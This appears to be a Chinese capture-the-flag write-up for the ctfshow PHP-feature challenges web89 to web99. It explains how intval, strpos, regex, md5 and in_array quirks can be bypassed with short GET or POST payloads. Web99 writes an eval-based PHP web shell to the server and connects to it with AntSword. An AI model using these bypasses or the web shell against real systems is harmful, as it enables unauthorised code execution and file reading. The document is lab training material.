四、php特性

主要考察对php函数的理解

web89

```php
include("flag.php");
highlight_file(__FILE__);

if(isset($_GET['num'])){
    $num = $_GET['num'];
    if(preg_match("/[0-9]/", $num)){
        die("no no no!");
    }
    if(intval($num)){
        echo $flag;
    }
}
```

这题考察intval函数

intval

(PHP 4, PHP 5, PHP 7, PHP 8)

intval — 获取变量的整数值

说明

```
intval(mixed $value, int $base = 10): int
```

通过使用指定的进制 base 转换（默认是十进制），返回变量 value 的 int 数值。intval() 不能用于 object，否则会产生 E_WARNING 错误并返回 1。

```php
<?php
echo intval(42);                      // 42
echo intval(4.2);                     // 4
echo intval('42');                    // 42
echo intval('+42');                   // 42
echo intval('-42');                   // -42
echo intval(042);                     // 34
echo intval('042');                   // 42
echo intval(1e10);                    // 10000000000
echo intval('1e10');                  // 10000000000
echo intval(0x1A);                    // 26
echo intval('0x1A');                  // 0
echo intval('0x1A', 0);               // 26
echo intval(42000000);                // 42000000
echo intval(420000000000000000000);   // -4275113695319687168
echo intval('420000000000000000000'); // 9223372036854775807
echo intval(42, 8);                   // 42
echo intval('42', 8);                 // 34
echo intval(array());                 // 0
echo intval(array('foo', 'bar'));     // 1
echo intval(false);                   // 0
echo intval(true);                    // 1
?>
```

我们需要传入的num不是数字，而且可以转换为1

intval() 不能用于 object，否则会产生 E_NOTICE 错误并返回 1

利用这一句，我们可以传入数组

payload

```
?num[]=1
```

得到flag

Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/index.php** on line **20**
ctfshow{b0e8cc65-a538-4314-8ed6-963d9c06e628}

---

web90

```php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==="4476"){
        die("no no no!");
    }
    if(intval($num,0)===4476){
        echo $flag;
    }else{
        echo intval($num,0);
    }
}
```

分析函数，需要传入的数字不能等于4476，但是转换后需要等于4476

然后我们可以利用这一条

如果 base 是 0，通过检测 var 的格式来决定使用的进制

- 如果字符串包括了 “0x” (或 “0X”) 的前缀，使用 16 进制 (hex)；否则，
- 如果字符串以 “0” 开始，使用 8 进制(octal)；否则，
- 将使用 10 进制 (decimal)。

```php
echo intval('0x1A', 0);               // 26
```

就要使我们传入的是一个十六进制的数字，经过转换后是4476

payload

```
?num=0x117c
```

得到flag

```php
            echo  intval($num,0);
        }
    }
```

ctfshow{6d4c9d0c-7259-48c9-82b8-cedd227819c7}

web91

```php
show_source(__FILE__);
include('flag.php');
$a=$_GET['cmd'];
if(preg_match('/^php$/im', $a)){
    if(preg_match('/^php$/i', $a)){
        echo 'hacker';
    }
    else{
        echo $flag;
    }
}
else{
    echo 'nononononono';
}
```

这题考的是正则匹配绕过

```
/i表示匹配大小写

字符 ^ 和 $ 同时使用时，表示精确匹配，需要匹配以php开头和以php结尾

/m 多行匹配
若存在换行\n并且有开始^或结束$符的情况下，将以换行为分隔符，逐行进行匹配
但是当出现换行符 %0a的时候，$cmd的值会被当做两行处理，而此时第二个if正则匹配不符合以php开头和以php结尾
```

payload

```
?cmd=%0aphp
```

得到flag

```
        echo    nononononono ;
}
ctfshow{6cfb89ea-508a-4856-a9ba-4934761bd201}
```

---

web92

```php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==4476){
        die("no no no!");
    }
    if(intval($num,0)==4476){
        echo $flag;
    }else{
        echo intval($num,0);
    }
}
```

和90题一样

变成了弱比较

payload不变

payload

```
?num=0x117c
```

得到flag

```
        echo intval($num,0);
    }
} ctfshow{6cdd9d8a-4fc7-4dd1-a036-32df6cd290d3}
```

---

web93

```php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==4476){
        die("no no no!");
    }
    if(preg_match("/[a-z]/i", $num)){
        die("no no no!");
    }
    if(intval($num,0)==4476){
        echo $flag;
    }else{
        echo intval($num,0);
    }
}
```

多了一个正则匹配，传入的数据不能包含字母

这样我们就不能用16进制了

尝试使用8进制

payload

```
?num=010574
```

得到flag

```
        echo  intval($num,0);
    }
} ctfshow{9156396c-bdfd-44f4-a10f-6579052f054c}
```

---

web94

```php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==="4476"){
        die("no no no!");
    }
    if(preg_match("/[a-z]/i", $num)){
        die("no no no!");
    }
    if(!strpos($num, "0")){
        die("no no no!");
    }
    if(intval($num,0)===4476){
        echo $flag;
    }
}
```

这里多了一个函数我们查看一下是做什么作用

strpos

(PHP 4, PHP 5, PHP 7, PHP 8)

strpos — 查找字符串首次出现的位置

说明

```
strpos(string $haystack, string $needle, int $offset = 0): int|false
```

返回 **needle** 在 **haystack** 中首次出现的数字位置。


```
!strpos($num, "0")
检索传入的值0的位置，位置是从0开始
```

如果我们直接传入八进制,会检测0的位置，在第一位是0，在经过非运算得到1，就会执行die
我们需要在八进制前面加上空格就好了

payload

```
?num= 010574
```

得到flag



---

web95

```php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==4476){
        die("no no no!");
    }
    if(preg_match("/[a-z]|\./i", $num)){
        die("no no no!!");
    }
    if(!strpos($num, "0")){
        die("no no no!!!");
    }
    if(intval($num,0)===4476){
        echo $flag;
    }
}
```

这题换成了弱比较且过滤了`.`

但是对于我们并没有影响

payload

```
?num= 010574
```

---

web96

```
highlight_file(__FILE__);

if(isset($_GET['u'])){
    if($_GET['u']=='flag.php'){
        die("no no no");
    }else{
        highlight_file($_GET['u']);
    }


}
```

进行比较，如果传入的参数等于flag.php就执行die

我们可以直接访问绝对路径

payload

```
?u=/var/www/html/flag.php
```

得到flag

```
*/

$flag="ctfshow{ff8896ee-5bad-4581-b9ac-a4d6d9329cb
```

---

web97

```
include("flag.php");
highlight_file(__FILE__);
if (isset($_POST['a']) and isset($_POST['b'])) {
if ($_POST['a'] != $_POST['b'])
if (md5($_POST['a']) === md5($_POST['b']))
echo $flag;
else
print 'Wrong.';
}
?>
```

这题post传两个参数a和b

a不等于b，但是a和b的md5值相等

MD5相关文档

PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0E"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以"**0E**"开头的，那么PHP将会认为他们相同，都是**0**。

所以我们可以利用数组

payload

```
post:
a[]=&b[]=
```

得到flag

> **Warning**: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **17**
>
> **Warning**: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **17**
> ctfshow{547179b6-07e8-477b-9222-4e0a230c7a5e}

---

web98

```php
include("flag.php");
$_GET?$_GET=&$_POST:'flag';
$_GET['flag']=='flag'?$_GET=&$_COOKIE:'flag';
$_GET['flag']=='flag'?$_GET=&$_SERVER:'flag';
highlight_file($_GET['HTTP_FLAG']=='flag'?$flag:__FILE__);

?>
```

小知识`? : ;`是三目运算符

第一行：如果存在get传参，则把post传参地址给get，可以简单理解为post覆盖了get

第四行：如果get参数`HTTP_FLAG`的值为flag，就读取文件，也就是输出flag

所以get随便传参，因为post会把get覆盖掉

post传入HTTP_FLAG=flag

payload

```
?a=a

post:
HTTP_FLAG=flag
```

得到flag

> **ıg**: highlight_file(): Failed opening 'ctfshow{2a141a03-0120-471c-bdbe-f759c8ecd17e}' for highlighting
> **ıtml/index.php** on line **17**

---

web99

```
highlight_file(__FILE__);
$allow = array();
for ($i=36; $i < 0x36d; $i++) {
    array_push($allow, rand(1,$i));
}
if(isset($_GET['n']) && in_array($_GET['n'], $allow)){
    file_put_contents($_GET['n'], $_POST['content']);
}

?>
```

出现新的函数`array_push`、`in_array`和`file_put_contents`

file_put_contents

(PHP 5, PHP 7, PHP 8)
file_put_contents — 将数据写入文件

说明

```
file_put_contents(
    string $filename,
    mixed $data,
    int $flags = 0,
    ?resource $context = null
): int|false
```

和依次调用 fopen()，fwrite() 以及 fclose() 功能一样。

如果 **filename** 不存在，将会创建文件。反之，存在的文件将会重写，除非设置 **FILE_APPEND** flag。

array_push

(PHP 4, PHP 5, PHP 7, PHP 8)
array_push — 将一个或多个单元压入数组的末尾（入栈）

说明

```
array_push(array &$array, mixed $value1, mixed $... = ?): int
```

array_push() 将 **array** 当成一个栈，并将传入的变量压入 **array** 的末尾。**array** 的长度将根据入栈变量的数目增加。和如下效果相同：

```
<?php
$array[] = $var;
?>
```

并对每个传入的值重复以上动作。

Note: 如果用 array_push() 来给数组增加一个单元，还不如用 $array[] = ，因为这样没有调用函数的额外负担。

in_array

(PHP 4, PHP 5, PHP 7, PHP 8)
in_array — 检查数组中是否存在某个值

说明

```
in_array(mixed $needle, array $haystack, bool $strict = false): bool
```

大海捞针，在大海（**haystack**）中搜索针（ **needle**），如果没有设置 **strict** 则使用宽松的比较。

参数

needle
待搜索的值。

Note:
如果 **needle** 是字符串，则比较是区分大小写的。


这里in_array()函数在没有第三个值得时候会进行弱比较，也就是存在强制转换

payload

```
?n=1.php

post
content=<?php eval($_POST[1]);?>
```

然后蚁剑链接



得到flag

```
14
15  $flag="ctfshow{6fef8ca5-3737-42ee-bd48-28ed7a926325}";
```